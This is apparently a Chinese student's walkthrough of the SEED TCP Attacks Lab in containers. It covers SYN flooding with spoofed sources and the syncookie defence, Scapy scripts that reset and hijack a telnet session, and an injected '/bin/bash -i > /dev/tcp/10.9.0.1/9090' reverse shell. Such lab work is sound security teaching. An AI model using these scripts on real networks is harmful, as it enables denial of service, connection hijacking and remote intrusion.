
1. 实验环境配置
2. 进入实验目录/home/seed/Desktop/Labs\_20.04/Network Security/TCP Attacks Lab/Labsetup
3. 启动容器


此处需要启动4个同期，分别是Attacker机器(10.9.0.1)，Victim机器(10.9.0.5)，以及另外两台机器User1(10.9.0.6)和User2(10.9.0.7)。

所以需要五个窗口，一个用于启动，另外四个对应四台机器。依然是使用下面的命令启动容器。

dcbuild && dcup




1. 使用dockps命令查看容器ID。



1. 依次根据容器ID连接进入容器。

使用命令docksh <ID>

最终四台机器在同一个子网中，如下所示:



注意: 在本实验中，可能会用到telnet，登录的账户可以使用seed，密码是dees


1. Task1: SYN Flooding Attack

**2.1 SYN Flooding Attack**


**攻击前的工作:**

SYN Flooding攻击之前Victim主机已经设置syncookies=0(见docker-compose.yaml文件)。

1. 收到攻击之前，在Victim主机查看网络连接的状态:




1. 在攻击之前使用User1主机(10.9.0.6)访问Victim(10.9.0.5)主机的Telnet服务:




可以看到访问正常。

**使用C程序攻击**


1. 在虚拟机上编译synflood程序。
2. 在Attacker主机上使用该程序进行攻击。



1. 在Victim主机上再次使用netstat -nat命令查看网络连接状态发现大量SYN\_RECV连接。




1. 在User2主机上访问Victim(10.9.0.5)的Telnet服务：




发现访问超时。

这里需要注意一点，先前和Victim主机建立过telnet连接的User1主机已经”被记住”了，所以即使是有攻击，也依然可以和Victim主机建立telnet连接，可以使用其他未访问过的主机尝试建立连接，或者在Victim主机使用ip tcp\_metrics flush命令”刷新记忆”，Uuser1就无法建立连接了。如下所示:




**2.2 SYN Flood Protection**

启用syncookie保护，将docker-compose.yaml文件中的对应项进行修改，如下所示:



之后在dcup窗口按Ctrl+C停止所有容器，再次dcup就可以重新创建容器使其生效。

之后重复上述攻击过程，结果如下所示：



该图左上方为Attacker主机，右上方为Victim主机，左下角为User1主机。

发现在攻击期间，即使使用ip tcp\_metrics flush命令清空记忆，User1也可以建立连接。

* 1. **使用python脚本攻击**

该过程和上述过程流程相同，不过Atacker使用的攻击脚本换位了Python，Python脚本如下:

1. from scapy.all import IP, TCP, send
2. from ipaddress import IPv4Address
3. from random import getrandbits
4. a = IP(dst="10.9.0.5")
5. b = TCP(sport=1551, dport=23, seq=1551, flags='S')
6. pkt = a/b
7. **while** True:
8. pkt['IP'].src = str(IPv4Address(getrandbits(32)))
9. send(pkt, verbose = 0)


给脚本添加执行权限，然后在Attacker上使用Python脚本再测试一遍。


但是官方教程表示该过程不会成功，是因为该过程中Victim发送的SYN+ACK包被网关收到后会发送RST包给Victim(具体原因可见教程PDF)，之后Victim会清除队列里的对应项。所以这就导致只有脚本发送数据包的速度足够快该实验才能成功。C的速度足够快可以成功，但是Python脚本发送数据包的速度太慢了，所以不足以成功。经过测试后，发现确实是这样，当试图和Victim建立telnet连接时，会停顿1~2秒，但是之后又可以正常建立连接了，看来确实是Python发送包的速度不够快。


Task2: TCP RST Attacks on telnet Connections

攻击脚本:

1. #!/usr/bin/env python3
2. from scapy.all import \*
3. ip = IP(src="10.9.0.6", dst="10.9.0.5")
4. tcp = TCP(sport=xxx, dport=23, flags="R", seq=xxx, ack=xxx)
5. data="attack heiheihei...."
6. pkt = ip/tcp/data
7. ls(pkt)
8. send(pkt,verbose=0)
9. 开启wireshark监听网卡



1. 在User1(10.9.0.6)上发起对Victim(10.9.0.5)的telnet连接.在wireshark上方输入过滤条件: `tcp.dstport==23&&ip.dst==10.9.0.5.之后找到User1发送的最后一个包的ACK，可以发现源端口号、seq、ack. 
2. 然后将端口号和seq以及ack号填入脚本




之后在Atacker主机上发起攻击。

1. 此时在User1主机上发现连接已经断开了。



Wireshark显示如下:



1. Task3: TCP Session Hijacking

攻击脚本:

1. #!/usr/bin/env python3
2. from scapy.all import \*
3. ip = IP(src="10.9.0.6", dst="10.9.0.5")
4. tcp = TCP(sport=xxx, dport=23, flags="A", seq=xxx, ack=xxx)
5. data="touch /home/seed/test\r"
6. pkt = ip/tcp/data
7. ls(pkt)
8. send(pkt,verbose=0)
9. wireshark监听查看srcport、seq、ack。



1. 填写攻击脚本，如下所示:
2. #!/usr/bin/env python3
3. from scapy.all import \*
4. ip = IP(src="10.9.0.6", dst="10.9.0.5")
5. tcp = TCP(sport=49490, dport=23, flags="A", seq=3080774120, ack=4130015361)
6. data="touch /home/seed/test\r"  # 这里的命令可以是别的 只要最后能看到效果就好
7. pkt = ip/tcp/data
8. ls(pkt)
9. send(pkt,verbose=0)

注意data最后的\r，不然命令不执行

1. Attacker 开始攻击。
2. 在Victim(10.9.0.5)上查看效果。



1. Task4: Creating Reverse Shell using TCP Session Hijacking

本实验在Victim和User1(10.9.0.6)之间建立连接，然后Attacker主机攻击，将shell反弹到User2(10.9.0.7)上。

这一个实验还是重复Task3的过程，不过是将攻击脚本中的data换成产生后门的命令，如下所示：

1. /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1
2. 开启wireshark监听telnet连接 (同上)
3. 填写攻击脚本 (srcport, seq, ack)
4. #!/usr/bin/env python3
5. from scapy.all import \*
6. ip = IP(src="10.9.0.6", dst="10.9.0.5")
7. tcp = TCP(sport=xxx, dport=23, flags="A", seq=xxxxx, ack=xxxxx)
8. data="/bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1\r"  # 这里的命令可以是别的 只要最后能看到效果就好
9. pkt = ip/tcp/data
10. ls(pkt)
11. send(pkt,verbose=0)
12. 在Attacker主机上攻击。
13. 可以看到在User2主机(10.9.0.7)上有了和Victim的连接，成功拿到shell。

